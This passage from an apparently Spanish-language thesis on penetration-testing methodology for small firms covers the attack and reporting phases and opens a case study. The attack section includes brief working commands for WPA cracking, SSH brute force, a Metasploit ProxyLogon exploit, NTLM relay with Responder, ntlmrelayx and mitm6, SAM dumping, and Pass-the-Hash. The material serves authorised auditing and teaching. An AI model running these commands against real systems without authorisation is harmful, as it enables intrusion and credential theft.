- **Cobertura incompleta:** A pesar del uso de múltiples motores y herramientas, siempre existe el riesgo de que ciertos datos relevantes no sean indexados, estén ocultos detrás de CAPTCHAs, firewalls o configuraciones que impiden su recolección automatizada.
- **Resultados falsos o irrelevantes:** Las búsquedas pueden arrojar información antigua, duplicada o ajena a la organización objetivo (falsos positivos), lo que requiere una validación cuidadosa por parte del analista.
- **Dependencia de terceros:** Herramientas como DeHashed, Shodan o Maltego dependen de servicios externos que pueden tener restricciones, limitaciones de API, modelos de pago o datos incompletos.
- **Alcance legal:** Se limita exclusivamente al análisis de fuentes abiertas sin realizar ningún tipo de contacto no autorizado.

### Conclusión de la fase de descubrimiento

Al finalizar esta fase, se habrá recopilado toda la información relevante sobre el entorno. Este conocimiento servirá como base para trazar un **plan de ataque adecuado**, que permita evaluar de forma controlada el impacto real las vulnerabilidades encontradas.

### 8.3. Fase de Ataque de la Auditoría

Una vez finalizada la fase de descubrimiento, y con una visión completa del entorno, se procede a la ejecución controlada de ataques con el objetivo de evaluar el impacto real de las vulnerabilidades identificadas. Esta etapa tiene como fin validar técnicamente los hallazgos previos, comprobar su explotabilidad y medir el alcance potencial de cada riesgo.

El proceso de auditoría no sigue una secuencia estrictamente lineal. A medida que se ejecutan los ataques, pueden descubrirse nuevas configuraciones, vectores o activos que no habían sido identificados durante la fase de descubrimiento inicial. Esto obliga a retomar el análisis exploratorio y adaptar continuamente la estrategia, convirtiendo la auditoría en un ciclo dinámico de reconocimiento, explotación y validación de hallazgos, como se ilustra en la Figura 7.

En esta fase, las habilidades técnicas y la creatividad del auditor juegan un papel muy importante para detectar y explotar el mayor número posible de vectores de ataque. Una buena base en prácticas de hacking ético y experiencia en escenarios reales de Red Team permite diseñar ataques más eficaces e identificar oportunidades menos evidentes de explotación

Siguiendo la lógica ofensiva propuesta, el primer punto que debe evaluarse desde la perspectiva de un atacante es el perímetro de red. En particular, si el entorno cuenta con infraestructura inalámbrica, las redes WiFi representan una posible vía de entrada que merece atención prioritaria. Suelen ser un punto débil cuando están mal configuradas o protegidas por contraseñas débiles, lo que las convierte en un objetivo habitual para ataques de fuerza bruta sobre el proceso de autenticación.

#### 8.3.1. Ataques de fuerza bruta sobre handshakes WPA/WPA2

Una vez interceptado un *handshake* válido, es posible intentar recuperar la contraseña mediante ataques de diccionario. Herramientas como *aircrack-ng* permiten probar miles de combinaciones por segundo comparando los hashes capturados con contraseñas predefinidas contenidas en diccionarios.

```
1 $ aircrack-ng -w rockyou.txt -b <BSSID> captura.cap
```

Código 8: Fuerza bruta con aircrack-ng

La efectividad del ataque dependerá de varios factores: la calidad del diccionario, el tipo de cifrado (WPA, WPA2, WPA3) y la complejidad de la contraseña. Contraseñas simples o basadas en patrones comunes pueden ser descubiertas en minutos, mientras que aquellas con más de 10 caracteres aleatorios, que incluyan mayúsculas, minúsculas,

números y símbolos, ofrecen una resistencia significativamente mayor frente a este tipo de ataques.

Según estimaciones publicadas por Hive Systems, el tiempo requerido para romper una contraseña varía notoriamente en función de su longitud y complejidad, así como del hardware disponible. En la Figura 9 se muestra una referencia visual de estos tiempos estimados en escenarios comunes de ataque por fuerza bruta.



Figura 9: Tiempo estimado para romper contraseñas según su complejidad. Fuente: Hive Systems

### 8.3.2. Ataques Rogue AP (Rogue Access Points)

Los ataques mediante **puntos de acceso falsos** (Rogue Access Points) consisten en desplegar una red inalámbrica que imita a la legítima con el objetivo de atraer dispositivos que se conectaron previamente a ella.

El impacto de este ataque puede ser significativo en entornos empresariales, especialmente si se emplea una página de autenticación falsa para engañar a los usuarios y obtener sus credenciales corporativas. Para maximizar la efectividad, se combina habitualmente con técnicas de **desautenticación activa** (vistas en la fase de reconocimiento), forzando así la reconexión de las víctimas al Rogue AP controlado por el atacante.




Figura 10: Esquema de un ataque Rogue AP. Fuente: CISCO

Para ejecutar este tipo de ataque se requiere una antena compatible con los modos **monitor** y **AP**, lo que permite simultáneamente capturar tráfico y emitir una red falsa. Una vez desplegado el punto de acceso malicioso, se expone una página web de autenticación que simula la legítima, atrayendo así a los usuarios recién conectados.

Una herramienta especialmente útil para automatizar este proceso es **evilTrust**, desarrollada por el autor s4vitar. Este framework permite configurar rápidamente un punto de acceso falso con una interfaz web personalizada, registrar intentos de login y monitorear en tiempo real la actividad de las víctimas.

El enlace oficial a esta herramienta puede consultarse en el **Anexo 2**, dentro de la sección de herramientas para auditoría Wi-Fi.

### 8.3.3. Fuerza Bruta sobre servicios expuestos

Una vez completada la enumeración de puertos y servicios durante la fase de descubrimiento, se procede a evaluar el grado de protección de aquellos que exponen mecanismos de autenticación. Esta evaluación tiene como objetivo comprobar si dichos servicios son vulnerables a ataques por credenciales por defecto o contraseñas débiles, y verificar la existencia (o ausencia) de medidas de defensa frente a intentos de acceso no autorizados.

La exposición de servicios como SSH, FTP, Telnet o interfaces web administrativas representa uno de los vectores más comunes para ataques de fuerza bruta, especialmente en entornos donde no se aplican políticas robustas de autenticación o donde se mantienen configuraciones por defecto.

Durante esta fase se ejecutan distintas pruebas:

- **Pruebas de credenciales por defecto:** Se comprueba el acceso a servicios detectados (SSH, FTP, Telnet, SNMP, interfaces web, etc.) empleando combinaciones ampliamente conocidas como admin:admin, root:toor o user:1234, así como diccionarios específicos según el tipo de dispositivo o fabricante.
- **Ataques de diccionario y fuerza bruta:** Se automatizan intentos de acceso mediante herramientas como Hydra o Medusa, orientados a explotar servicios críticos como:
  - Puertos abiertos destinados a administración remota: 22/tcp (SSH), 21/tcp (FTP), 3389/tcp (RDP), 23/tcp (Telnet).
  - Interfaces web detectadas durante el escaneo: login en routers, cámaras IP, servidores de aplicaciones o paneles corporativos.
- **Verificación de mecanismos de protección:** Se evalúa la presencia (o ausencia) de medidas como límites de intentos fallidos, CAPTCHAs, retardo incremental o autenticación multifactor.

```
1 $ hydra -l admin -P rockyou.txt ssh://192.168.0.2
```

Código 9: Ejemplo de fuerza bruta contra SSH

### 8.3.4. Explotación de vulnerabilidades detectadas

Una vez identificadas y clasificadas las vulnerabilidades durante la fase de descubrimiento, se procede a evaluar su alcance práctico. Esta etapa se centra en validar de forma controlada aquellas debilidades técnicas previamente detectadas, priorizando las que presentan una mayor criticidad según su puntuación en el estándar CVSS v3.1.

El objetivo no es únicamente confirmar la existencia de cada vulnerabilidad, sino también comprobar su impacto potencial dentro del entorno específico auditado. Esta evaluación contextualizada permite identificar el riesgo real asociado, ya que puede darse el caso de una vulnerabilidad crítica mitigada por medidas defensivas como un cortafuegos, reduciendo significativamente su nivel de exposición. Por el contrario, una vulnerabilidad clasificada como media podría suponer un mayor riesgo si permite el acceso a información sensible o afecta a procesos clave de la organización.

Durante esta fase se aplican diversas metodologías:

- **Explotación de CVEs conocidas:** Se seleccionan vulnerabilidades públicas (CVE) asociadas a las tecnologías detectadas (versiones de Apache, CMS, firmware, bases de datos, sistemas operativos, etc.) y se intenta su explotación manual o automatizada, dependiendo del caso.

- **Uso de herramientas automatizadas:** Frameworks como Metasploit o Searchsploit permiten validar rápidamente vulnerabilidades conocidas, especialmente cuando existen módulos públicos ya probados y documentados.
- **Exploración de repositorios comunitarios:** Para vulnerabilidades más recientes o específicas, se consultan fuentes como Exploit-DB, GitHub o foros técnicos en busca de herramientas de explotación, scripts PoC (*Proof of Concept*) o técnicas actualizadas que permitan aprovechar la debilidad detectada.
- **Adaptación del exploit al entorno real:** En muchos casos, los exploits disponibles requieren adaptaciones al contexto concreto de la empresa auditada: red interna, arquitectura de sistemas, configuraciones personalizadas o barreras defensivas (IPS, firewalls, EDR). El auditor debe adaptar o modificar el código fuente cuando sea necesario para asegurar su funcionamiento sin afectar a la estabilidad del entorno.

```
1 $ msfconsole
2 msf > search cve:2021-26855
3 msf > use exploit/windows/http/exchange_proxylogon
4 msf > set RHOSTS 192.168.0.5
5 msf > run
```

Código 10: Ejemplo básico de uso de Metasploit para explotación de CVE

### 8.3.5. Entornos de Directorio Activo

#### Entorno de Active Directory

El **Directorio Activo (Active Directory, AD)** es un servicio de directorio desarrollado por Microsoft, diseñado para gestionar de forma centralizada los recursos de red en entornos corporativos. Permite la administración unificada de usuarios, equipos, grupos, políticas de seguridad y servicios dentro de una infraestructura Windows.

Un entorno típico de Active Directory se compone de los siguientes elementos clave:

- **Controlador de Dominio (Domain Controller, DC):** Servidor responsable de autenticar usuarios, aplicar políticas de grupo (GPOs) y mantener una copia del directorio. Puede haber múltiples DCs para garantizar la alta disponibilidad y la redundancia.
- **Dominios:** Unidad lógica que agrupa objetos del directorio como usuarios, equipos, grupos o impresoras. Cada dominio tiene su propio conjunto de políticas y límites administrativos.

- **Árboles y Bosques (Trees and Forests):** Estructuras jerárquicas que permiten interconectar múltiples dominios. Un *bosque* es la unidad más amplia y constituye el límite de confianza y seguridad del entorno AD.
- **Servicios integrados:**
  - **Kerberos:** Protocolo principal de autenticación dentro de AD.
  - **LDAP (Lightweight Directory Access Protocol):** Protocolo para acceder y consultar la información del directorio.
  - **DNS:** Sistema esencial para la resolución de nombres dentro del dominio.
  - **SMB (Server Message Block):** Protocolo de red utilizado para compartir archivos e impresoras.
  - **WinRM (Windows Remote Management):** Protocolo basado en HTTP/S para la administración remota de sistemas Windows.
- **Políticas de Grupo (Group Policy Objects, GPOs):** Conjunto de reglas y configuraciones que se aplican a usuarios y equipos para establecer políticas de seguridad, restricciones del sistema, scripts de inicio de sesión, entre otros.
- **Unidades Organizativas (OUs):** Contenedores jerárquicos dentro de un dominio que permiten agrupar objetos de manera lógica y aplicar políticas específicas a cada conjunto.

### Enumeración de servicios y usuarios en AD

Antes de aplicar cualquier técnica de explotación, es crucial realizar una enumeración precisa del entorno. Algunas herramientas y comandos útiles incluyen:

- **netexec:** enumeración de usuarios, dispositivos, shares SMB, versión del dominio y estado de firma.
- **smbclient, rpcclient y enum4linux-ng** para realizar consultas vía SMB o RPC.
- Sesiones nulas (*null sessions*) para acceder sin credenciales a ciertos servicios si no están debidamente configurados.

```
1 $ netexec smb 192.168.1.0/24 --shares
2 $ netexec smb 192.168.1.10 -u '' -p '' --users
```

Código 11: Enumeración de recursos SMB con NetExec

```
1 $ smbclient -L //192.168.1.10/ -N
2 $ smbclient //192.168.1.10/shared -U usuario
```

Código 12: Acceso a recursos compartidos SMB con smbclient

```
1 $ rpcclient -U "" 192.168.1.10
2 > enumdomusers
```

Código 13: Enumeración con rpcclient

Es fundamental verificar en este entorno si los equipos del dominio tiene habilitada la **firma SMB**. Su ausencia permite ataques de tipo *SMB Relay*, que pueden ser utilizados para redirigir autenticaciones válidas capturadas hacia otros servicios dentro del dominio.

### Ataque SMB Relay

Una de las técnicas más efectivas en estos entornos es el **SMB Relay**, aprovechando el protocolo NTLMv2. Esta técnica permite a un atacante interceptar y reutilizar las credenciales de un usuario legítimo para ejecutar comandos en otros sistemas del dominio.

Para iniciar este ataque, se lanza la herramienta Responder en la red para envenenar el tráfico de la red y suplantar servicios como LLMNR, NBNS o DNS. Con esto trataremos de hashes NTLMv2 de autenticaciones que ocurren de manera automática cuando los usuarios intentan conectarse a recursos compartidos.

Este tipo de ataque no requiere interacción activa con los equipos objetivo una vez desplegado el entorno, sino que se basa principalmente en esperar pacientemente a que algún usuario realice una conexión, lo que lo convierte en una técnica silenciosa y efectiva.

```
1 $ sudo responder -I eth0 -dw
```

Código 14: Captura de hashes NTLMv2 con Responder

Estos hashes únicamente serán visibles si existe tráfico activo en la red del dominio que implique peticiones a recursos compartidos, y siempre que el cortafuegos no bloquee las respuestas maliciosas generadas por Responder (spoofing de LLMNR/NBNS) en IPv4. Una vez capturados, dichos hashes NTLMv2 pueden ser sometidos a ataques de diccionario o fuerza bruta utilizando herramientas ya vistas como john.

Para aprovechar estos hashes sin necesidad de romperlos, es posible realizar un ataque de **relay** directamente contra otros equipos del dominio. Para ello, se recomienda desactivar los módulos SMB y HTTP en el archivo `Responder.conf`, de forma que Responder no interfiera con la herramienta `ntlmrelayx`, que se encargará de interceptar y redirigir las autenticaciones capturadas.

Una vez configurado el entorno, se puede lanzar `ntlmrelayx` en paralelo a Responder, especificando un archivo de objetivos (`targets.txt`) que contenga las direcciones IP de

los equipos del dominio que se desea comprometer. Si alguno de estos sistemas acepta autenticaciones NTLM entrantes y tiene SMB habilitado, se puede ejecutar un comando remoto como en el siguiente ejemplo:

```
1 $ ntlmrelayx.py -tf targets.txt -smb2support -c "powershell
comando"
```

Código 15: Relay NTLM y ejecución remota

### Ataque SMB Relay por IPV6

Es posible que algunas empresas mitiguen este tipo de ataques configurando adecuadamente el cortafuegos para bloquear intentos de envenenamiento de red sobre IPv4. Sin embargo, en muchos casos no se implementan medidas equivalentes para el protocolo IPv6, lo que deja una vía de entrada abierta. Si IPv6 no está debidamente deshabilitado o protegido, puede ser explotado de forma similar mediante técnicas de suplantación.

Mediante `mitm6`, un atacante puede suplantar un servidor DHCPv6 y redirigir el tráfico de autenticación hacia su equipo, permitiendo realizar ataques **NTLM Relay sobre IPv6** combinados con `ntlmrelayx` en modo SOCKS:

```
1 $ mitm6 -d dominio.local
2 $ ntlmrelayx.py -6 -wh "IP Atacante" -t smb://IP Víctima" -socks
-smb2support -debug
```

Código 16: Relay IPv6 con túnel SOCKS

Desde la consola interactiva de `ntlmrelayx`, mediante el comando `socks`, se puede habilitar un túnel que permite monitorizar las conexiones entrantes hacia los objetivos especificados. En esta consola se mostrará una tabla de usuarios del dominio que intentan acceder a recursos compartidos sobre los equipos comprometidos.

```
1 ntlmrelayx> socks
2 Protocol Target Username AdminStatus Port
3 ----- -----
4 SMB      192.168.94.138 \\DOMINIO\USUARIO    TRUE      445
5 ntlmrelayx> [+] KeepAlive Timer reached. Updating connections
6 [+] Calling keepAlive() for \\DOMINIO\USUARIO@192.168.0.2:445
```

Código 17: Vista del túnel SOCKS en ntlmrelayx

Es habitual que algunos de estos usuarios posean privilegios administrativos sobre la víctima, es decir, aparezcan con `adminstatus=true`. Aprovechando este túnel, podemos utilizar herramientas como `proxychains` para redirigir el tráfico a través del relay

y ejecutar comandos directamente sobre la víctima como si fuéramos ese usuario con privilegios.

Por ejemplo, se puede solicitar la información contenida en el archivo SAM (Security Account Manager), el cual almacena los hashes de las contraseñas de los usuarios locales del sistema, utilizando las credenciales capturadas de un usuario con privilegios administrativos y sin necesidad de conocer la contraseña del usuario del sistema.

```
1 $ proxychains netexec smb 192.168.0.2 -u 'Administrador' -p '
    Intencionadamente Errónea' -d 'dominio' --sam
```

Código 18: Abuso del túnel SOCKS con netexec

Los hashes extraídos del archivo SAM pueden ser utilizados directamente en ataques de tipo **Pass-the-Hash**<sup>16</sup>, permitiendo ejecutar acciones como si se tratara del propio usuario legítimo.

Este ataque es especialmente útil cuando se han obtenido hashes de cuentas con privilegios administrativos. Herramientas como `winexe`, `impacket-psexec` o `netexec` permiten autenticarse remotamente usando estos hashes para ejecutar comandos, listar información o incluso obtener consolas de comandos remotas.

```
1 $ impacket-psexec dominio/Administrador@192.168.1.143 -hashes
    :8846f7eaee8fb117ad06bdd830b7586c
2 $ netexec smb 192.168.1.143 -u Administrador -H 8846
    f7eaee8fb117ad06bdd830b7586c --exec-method smbexec -x "whoami"
```

Código 19: Ejemplo de Pass-the-Hash

### 8.3.6. Auditoría de aplicaciones web

Las aplicaciones web y los servidores que las alojan representan uno de los vectores de ataque más frecuentes en entornos corporativos, especialmente cuando están expuestos a Internet o permiten la interacción con usuarios externos. Debido a su criticidad, toda auditoría web debe seguir una metodología estructurada y ampliamente reconocida que garantice una cobertura completa de los riesgos.

**OWASP** (Open Worldwide Application Security Project) proporciona un marco de trabajo sistemático para la auditoría de seguridad de aplicaciones web. Su documentación oficial no solo enumera las vulnerabilidades más críticas a través del conocido **OWASP Top 10**, sino que también ofrece recursos prácticos, metodologías paso a paso y herramientas para llevar a cabo auditorías completas, desde el análisis inicial hasta la explotación de fallos.

<sup>16</sup>Técnica que permite autenticarse en sistemas Windows reutilizando directamente el hash NTLM de la contraseña, sin necesidad de conocer la contraseña en texto claro.

Utilizar la metodología OWASP permite auditar una aplicación web de forma completa y estructurada, abarcando desde su lógica de negocio hasta la configuración del servidor, lo que garantiza una cobertura integral de seguridad. El OWASP Top 10 incluye categorías clave como:

- Inyecciones (SQL, LDAP, NoSQL, OS Command).
- Exposición de datos sensibles.
- Fallos en la autenticación y en la gestión de sesiones.
- Inclusión de archivos locales o remotos (LFI/RFI).
- XSS (Cross-Site Scripting), CSRF, SSRF, etc.

Además de las vulnerabilidades a nivel de aplicación, la auditoría debe contemplar el entorno donde está desplegada, incluyendo:

- Versiones y configuraciones del servidor web (Apache, Nginx, IIS, etc.).
- Módulos habilitados por defecto y servicios innecesarios.
- Permisos de archivos y directorios.
- Interfaces administrativas o rutas sensibles accesibles.
- Cabeceras HTTP de seguridad.

En definitiva, es muy recomendable apoyarse en la metodología OWASP, ya que garantiza un enfoque global, estandarizado y probado en múltiples entornos reales. La documentación oficial está disponible de forma gratuita en el siguiente enlace:

**Dirección URL**

<https://owasp.org/www-project-web-security-testing-guide/>

### 8.3.7. Post-exploitación: escalado de privilegios y movimiento lateral

Una vez conseguido acceso a uno o varios sistemas, comienza la fase de post-exploitación. En este punto, el objetivo ya no es simplemente demostrar que una vulnerabilidad es explotable, sino evaluar hasta qué punto un atacante podría expandir su control sobre la red interna, acceder a información sensible o comprometer la infraestructura completa.

Las acciones se centran en tres ejes principales:

- **Escalado de privilegios:** Se analiza si el acceso inicial puede convertirse en control total del sistema. Esto implica buscar configuraciones incorrectas, servicios mal gestionados, contraseñas almacenadas localmente, binarios con permisos SUID mal asignados, tareas programadas inseguras o vulnerabilidades locales que permitan elevar privilegios a nivel administrador.
- **Revisión de configuración interna:** Se inspeccionan políticas de seguridad, usuarios del sistema, grupos con privilegios elevados, permisos de archivos, unidades compartidas y logs del sistema. Esta información ayuda a entender el entorno y detectar posibles vectores de escalado o abuso.
- **Movimiento lateral y pivoting:** Si el sistema comprometido forma parte de una red mayor, se intenta acceder a otros equipos desde esa posición. Se emplean técnicas de enumeración interna (NetBIOS, ARP, SNMP, escaneo de puertos internos), así como herramientas que permiten enrutar tráfico o ejecutar comandos en otros sistemas de la red.

El análisis exhaustivo de la configuración interna, junto con las técnicas de post-exploitación, permite determinar la capacidad de un atacante para expandir su acceso dentro del entorno y comprometer activos adicionales. Es aquí donde una vulnerabilidad inicialmente acotada puede convertirse en una amenaza crítica, si facilita el acceso a datos sensibles, usuarios con privilegios elevados o sistemas clave para el funcionamiento de la organización.

## 8.4. Fase de Reporte de la Auditoría

La fase de reporte representa el cierre formal del proceso de auditoría de ciberseguridad. Su propósito principal es documentar todos los hallazgos, evidencias e información recopilada durante las fases anteriores, proporcionando una visión general del estado actual de seguridad a todos los niveles de la organización. Para ello, se elaboran dos documentos fundamentales, el **Informe Técnico Detallado** y el **Informe Ejecutivo**.

Ambos informes cumplen funciones distintas pero complementarias. Uno de los aspectos más relevantes de esta etapa, además de evaluar el nivel de seguridad de la organización, es identificar los riesgos más significativos y analizar el impacto que podría tener una amenaza. A partir de esta evaluación, se proponen recomendaciones y un plan de acción orientado a mitigar eficazmente las vulnerabilidades detectadas, alineando las medidas técnicas con los objetivos de negocio y las obligaciones legales vigentes.

### Objetivos de la fase de reporte

- **Documentar los hallazgos técnicos:** Elaborar un informe técnico detallado que describa las vulnerabilidades detectadas, las pruebas realizadas, las evidencias recopiladas y las herramientas utilizadas, facilitando su análisis por parte del equipo de TI.
- **Informar a la dirección:** Redactar un informe ejecutivo claro, conciso y comprensible, que resuma el estado de seguridad de la organización, los principales riesgos identificados y su posible impacto sobre el negocio.
- **Evaluar riesgos:** Analizar los riesgos según su criticidad y probabilidad de explotación, estableciendo un orden de prioridades que permita asignar adecuadamente los recursos disponibles.
- **Proponer un plan de mejora:** Definir un conjunto de medidas correctivas y recomendaciones organizadas por niveles de prioridad, incluyendo responsables asignados y plazos estimados, con el objetivo de fortalecer la postura de seguridad de la organización a corto, medio y largo plazo.

### 8.4.1. Informe Técnico Detallado

El informe técnico detallado está orientado al personal especializado en tecnologías de la información, como el equipo de ciberseguridad, los administradores de sistemas y otros perfiles técnicos responsables de la gestión y protección de los activos digitales de la organización. Su propósito es ofrecer una documentación exhaustiva de todos los

hallazgos detectados durante la auditoría, incluyendo evidencias técnicas, detalles específicos de cada vulnerabilidad, metodologías empleadas y recomendaciones concretas para su corrección.

Se trata de un documento fundamental para garantizar la trazabilidad de las pruebas realizadas y facilitar la implementación efectiva de medidas correctivas. A continuación, se describe su estructura habitual:

- **Portada:** Título del informe, entidad auditada, equipo auditor, fecha y clasificación del documento.
- **Índice:** Tabla de contenidos para facilitar la navegación del informe.
- **Objetivo y Alcance:** Descripción detallada del propósito de la auditoría, los sistemas revisados y las limitaciones del análisis.
- **Metodología:** Marcos y estándares aplicados, herramientas utilizadas, y fases de análisis.
- **Hallazgos Técnicos:** Para cada vulnerabilidad:
  - Identificador del hallazgo (por ejemplo, VULN-001).
  - Descripción técnica detallada.
  - Activo o sistema afectado.
  - Evidencias (capturas, logs, outputs de herramientas).
  - Nivel de criticidad (alto, medio, bajo) y justificación.
  - Riesgo y posible impacto.
  - Recomendaciones de mitigación específicas.
  - CVEs y referencias relacionadas.
- **Resumen Técnico de Hallazgos:** Tabla resumen de todas las vulnerabilidades detectadas con criticidad, activos afectados y estado actual.
- **Anexos:** Evidencias adicionales, logs completos, scripts utilizados, informes de herramientas de escaneo, etc.
- **Glosario y Abreviaturas:** Definición de términos técnicos utilizados en el informe.

#### 8.4.2. Informe Ejecutivo

El informe ejecutivo está dirigido a la alta dirección, gerencia y responsables de negocio no técnicos. Su objetivo es transmitir de forma clara, breve y comprensible los principales hallazgos de la auditoría, poniendo el foco en los riesgos estratégicos y el

impacto potencial que las vulnerabilidades identificadas podrían tener sobre la operativa, la reputación o el cumplimiento legal de la organización. Este informe sirve como base para la toma de decisiones y la priorización de inversiones en ciberseguridad.

A continuación, se detalla su estructura recomendada:

- **Portada:** Título, nombre de la empresa auditada, entidad auditora, fecha, clasificación del informe.
- **Resumen Ejecutivo:** Visión general de la auditoría, principales hallazgos, riesgos más relevantes y conclusiones clave.
- **Objetivo y Alcance:** Breve explicación de qué se auditó y durante qué periodo, incluyendo los sistemas o áreas abarcadas.
- **Metodología General:** Mención a los marcos y estándares utilizados, así como el tipo de pruebas realizadas.
- **Resumen de Hallazgos:** Tabla o listado con cada vulnerabilidad, nivel de criticidad, impacto potencial y recomendación breve.
- **Recomendaciones Generales:** Medidas de seguridad prioritarias y buenas prácticas sugeridas.
- **Conclusiones:** Valoración global del estado de la ciberseguridad en la organización, nivel de exposición al riesgo y urgencia de intervención.

### **Comparativa entre informe ejecutivo y técnico**

A modo de resumen, se presenta una tabla comparativa donde se señalan las características principales de cada informe con el objetivo de diferenciar de forma más concisa sus destinatarios, propósitos y enfoques.

<b>Característica</b>	<b>Informe Ejecutivo</b>	<b>Informe Técnico Detallado</b>
<b>Público objetivo</b>	Directivos / Gerencia	Técnicos / Administradores de sistemas
<b>Lenguaje</b>	No técnico, orientado a la comprensión empresarial	Técnico, con terminología especializada
<b>Enfoque</b>	Visión global y decisiones estratégicas	Solución de problemas y detalle técnico
<b>Extensión</b>	Breve (2-5 páginas)	Extenso (20 o más páginas)
<b>Incluye evidencias técnicas</b>	No	Sí (capturas, logs, herramientas)
<b>Nivel de detalle</b>	Bajo	Alto
<b>Recomendaciones</b>	Estratégicas, priorizadas por impacto y coste-beneficio	Operativas, específicas y técnicas

Cuadro 19: Diferencias entre informe ejecutivo e informe técnico detallado.

#### 8.4.3. Evaluación de Riesgos

Una vez documentados los hallazgos de la auditoría, resulta fundamental realizar una evaluación sistemática de los riesgos asociados a cada vulnerabilidad detectada. Este proceso no solo permite identificar qué fallos son más críticos, sino también establecer un orden de prioridad para su resolución en función de su probabilidad de explotación y el impacto que podrían generar sobre la confidencialidad, integridad y disponibilidad de los activos de la empresa.

Para identificar y priorizar los riesgos de seguridad en una PYME, se aplica la metodología estructurada propuesta en la **NIST SP 800-30** [38]. Esta guía forma parte del marco de gestión de riesgos del NIST (Risk Management Framework) y es aplicable a organizaciones de cualquier tamaño, incluso con recursos limitados.

A continuación, se describen los pasos fundamentales de esta metodología:

Paso	Descripción
1	<b>Caracterizar el sistema:</b> Identificar los activos críticos de la empresa.
2	<b>Identificar amenazas:</b> Listar las posibles amenazas asociadas a cada activo.
3	<b>Identificar vulnerabilidades:</b> Detectar las vulnerabilidades de cada amenaza.
4	<b>Estimar la probabilidad:</b> Asignar un nivel de probabilidad (alta, media, baja) de que una amenaza explote una vulnerabilidad.
5	<b>Estimar el impacto:</b> Evaluar las consecuencias económicas, legales, reputacionales, y operativas, del daño potencial que causaría en la empresa la explotación de la vulnerabilidad.
6	<b>Determinar el riesgo:</b> Calcular el nivel de riesgo combinando probabilidad e impacto mediante una matriz de riesgos.
7	<b>Recomendar respuesta:</b> Definir acciones para mitigar, transferir, evitar o aceptar los riesgos según su nivel.

Cuadro 20: Pasos de la metodología NIST SP 800-30 para la evaluación de riesgos.

El sexto paso de esta metodología (Determinar el riesgo), se lleva a cabo utilizando una matriz que combina los niveles de probabilidad e impacto. Esta herramienta ayuda a clasificar la severidad de los riesgos y establecer prioridades de actuación de manera visual.

Impacto ↓ / Probabilidad →	Baja	Media	Alta
Alta	Medio	Alto	Crítico
Media	Bajo	Medio	Alto
Baja	Bajo	Bajo	Medio

Cuadro 21: Matriz de riesgos para evaluar la criticidad de las vulnerabilidades.

La siguiente tabla ejemplifica cómo se puede aplicar esta metodología en el contexto de una pequeña empresa.

<b>Activo</b>	<b>Amenaza</b>	<b>Vulnerabilidad</b>	<b>Prob.</b>	<b>Impacto</b>	<b>Riesgo</b>
Servidor web	Ataque DDoS	Sin protección WAF	Alta	Alta	Crítico
Base de datos de clientes	Robo de datos	Contraseña débil	Media	Alta	Alto
Sistema de backups	Fallo físico	Copia local única	Baja	Media	Medio

Cuadro 22: Ejemplo de análisis de riesgos.

Es importante destacar que la evaluación de riesgos no es un proceso estático. A medida que se descubren nuevas amenazas, cambian las configuraciones o evolucionan los sistemas, será necesario revisar y actualizar la clasificación de riesgos. Este enfoque dinámico permite ajustar las prioridades en función del contexto y asegurar una gestión continua de la seguridad.

Como resultado de esta evaluación, se desarrolla un *plan de mitigación* de riesgos, adaptado al nivel de criticidad de cada vulnerabilidad, priorizando aquellas con mayor probabilidad e impacto. Este plan permitirá optimizar los recursos disponibles y servirá como base para las acciones técnicas correctivas que se desarrollarán en fases posteriores ajenas de la auditoría.

## CAPÍTULO 9

---

# Implementación de la Metodología Propuesta: Caso Práctico

---

En esta sección se presenta la puesta en práctica de la metodología propuesta anteriormente en una Pyme. El propósito principal es demostrar, mediante la aplicación de los conceptos teóricos abordados, la viabilidad y eficacia de esta metodología en un contexto real.

La organización seleccionada para el desarrollo de la auditoría corresponde a una **Pyme del sector agroalimentario**, ubicada en territorio nacional. Por razones de confidencialidad y con el fin de preservar la seguridad y privacidad de la entidad auditada, se ha decidido mantener su anonimato. En este documento, dicha organización será referida como **Empresa X**.

Asimismo, con el objetivo de proteger aún más la identidad y confidencialidad de los sistemas, aplicaciones y procesos involucrados, se emplearán nombres ficticios en las referencias específicas. De este modo, se evita cualquier posible asociación con los sistemas y aplicaciones reales de la organización.

Cabe destacar que la realización de este caso práctico no habría sido posible sin la implicación activa de la empresa auditada, que facilitó el acceso a su infraestructura y entornos necesarios para llevar a cabo la auditoría de ciberseguridad en condiciones reales. Asimismo, agradezco especialmente la implicación de mi tutor Alejandro, cuya colaboración ha sido fundamental para poder aplicar la metodología desarrollada en un entorno profesional y realista.

La auditoría llevada a cabo se ha estructurado en torno a las cuatro fases metodológicas definidas en el capítulo anterior:

## 9.1. Fase de Planificación en el Caso Práctico

Atendiendo a la metodología definida, se redactaron inicialmente tres documentos clave para formalizar el proceso de auditoría: el acuerdo de confidencialidad (NDA), el acuerdo de servicios y la autorización para realizar pruebas técnicas de pentesting. Estos documentos fueron presentados a la empresa para su revisión y firma, con el fin de garantizar su conformidad con el proceso.

En primer lugar, se detallaron las pruebas técnicas que se llevarían a cabo, basadas principalmente en las fases de enumeración y explotación controlada de vulnerabilidades. Posteriormente, se procedió a definir el alcance específico de la auditoría. Se realizó una primera entrevista con uno de los responsables de seguridad de la pyme, lo que permitió evaluar preliminarmente el nivel de seguridad existente y conocer algunas de las medidas de mitigación implementadas por la empresa.

Durante esta fase inicial, se tuvo acceso a un inventario de activos actualizado parcialmente, así como a las políticas internas definidas por la empresa. Estas políticas estaban bien estructuradas y alineadas con la norma ISO 27001, incluyendo planes de mitigación de riesgos, políticas de copias de seguridad y formación continua para los empleados. Sin embargo, aunque estas políticas podrían haber sido objeto de auditoría para verificar su correcta implementación, dicha tarea quedó fuera del alcance establecido. El enfoque principal se centró en identificar los posibles daños que un atacante externo podría ocasionar si lograra acceder al perímetro de red.

Una vez concluida la entrevista inicial, se realizó una visita presencial a las instalaciones de la empresa para definir con mayor precisión el alcance del proyecto. Durante esta visita, se observó que la empresa no disponía de un mapa de red actualizado. Además, se habían realizado modificaciones recientes en ciertos activos que no se reflejaban en el inventario original. Por lo tanto, fue necesario actualizar dicho inventario y definir una topología de red detallada, identificando claramente los segmentos específicos que serían objeto de la auditoría.

Tras varias horas de análisis, se estableció una estructura de red definitiva que identificaba tres redes principales dentro de la empresa, representadas en la Figura 11. De ellas, dos redes tienen relevancia directa en el contexto de la auditoría:

